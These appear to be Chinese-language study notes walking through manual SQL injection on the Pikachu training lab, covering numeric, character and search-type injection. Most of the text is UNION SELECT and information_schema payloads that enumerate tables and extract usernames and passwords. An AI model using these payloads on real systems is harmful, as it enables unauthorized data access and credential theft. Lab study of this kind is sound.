
SQL注入(一)
SQL注入
数字型注入(POST)
以piakchu靶场举例
步骤:
1. 先判断注入点的注入类型
2. 如是数字型,先使用Burp抓包,修改id值
3. 修改payload为 1 or 1=1,发送请求
4. 会发现查询到了全部数据
5. 使用 order by 判断注入点 (payload:1 order by 2)

6. 显位:联合查询查看显示位	(1 union select 1,2#)

7. 爆库:显示出数据库的名字 (1 union select 1,group_concat(schema_name) from (information_schema.schemata)#)

8. 爆表:利用union select 联合查询,获取表名
    a. (1 union select 1,group_concat(table_name) from (information_schema.tables) where table_schema = database()#)获取到当前数据库
    b. (1 union select 1,group_concat(table_name) from (information_schema.tables) where table_schema = '数据库名字'#)指定获取想要的数据库
9. 爆列:利用union select 联合查询,获取字段名
    a. (1 union select 1,group_concat(column_name) from information_schema.columns where table_name = database() and table_name = '表名'#)
    b. (1 union select 1,group_concat(column_name) from information_schema.columns where table_name = 'users'#)
10. 爆值:利用 union select 联合查询,获取字段值
    a. (1 union select 1,group_concat(username) from pikachu.users#)
    b. (1 union select 1,group_concat(concat_ws(表名对应的字段名)) from (表名) 在当前数据库中的相应表名的字段值)
采用手动联合注入的方法
1 or 1=1

判断回显位
1 union select 1,2#
爆库
1 union select 1,database()#
或 1 union select 1,group_concat(schema_name) from (information_schema.schemata)#
爆表
1 union select 1,group_concat(table_name) from (information_schema.tables) where table_schema = database()#
爆列
1 union select 1,group_concat(column_name) from information_schema.columns where table_name = ‘users’#

爆值
1 union select 1,group_concat(username) from pikachu.users# (获取用户名)

字符型注入(GET)
#查看页面变化,判断sql注入类别
1
1'

#确定字段数【2】
1' order by 3#
1' order by 4#

#联合查询查看显示位
-1' union select 1,2#

#题库【pikachu】
-1' union select 1,group_concat(schema_name) from information_schema.schemata #
或者
-1' union select 1,database() #

#爆表【httpinfo,member,message,users,xssblind】
-1' union select 1,group_concat(table_name) from information_schema.tables where table_schema=database() #

#爆列【...,username,password,...】
-1' union select 1,group_concat(column_name) from information_schema.columns where table_name='users' #

#爆值
-1' union select 1,concat_ws('-',username,password) from users #
后面的步骤和前面的数字型类似(省略)
搜索型注入
搜索型注入也分为GET和POST两种类型,但实际注入方式几乎一样
搜索型注入一般使用模糊匹配的方式存在,使用SQL语句就是select username,password from users where username like '%$name%'
注入方式:当我们输入'and 1=1 and '%'=',将其拼接进SQL语句就变成了select username,password from users where username like '%'and 1=1 and '%'='%',实际上读取的内容还是and 1=1
使用-- +也能注释掉后面的内容
'and 1=1 -- +
'or 1=1 -- +

#确定字段数【3】
'order by 3 -- +

#union 联合查询判断回显位
'union select 1,2,3 -- +

#爆库
'union select 1,2,database() -- +
#或
'union select 1,2,group_concat(schema_name) from information_schema.schemata -- +

#爆表
'union select 1,2,group_concat(table_name) from information_schema.tables where table_schema=database()-- +

#爆列
'union select 1,2,group_concat(column_name) from information_schema.columns where table_name = 'users' -- +

#爆值
'union select 1,2,concat_ws('-',username,password) from users -- +

‘ union select 1,2,3 –+
爆库
‘union select 1,2,group_concat(schema_name) from information_schema.schemata – +

爆表
‘union select 1,2,group_concat(table_name) from information_schema.tables where table_schema=database()– +
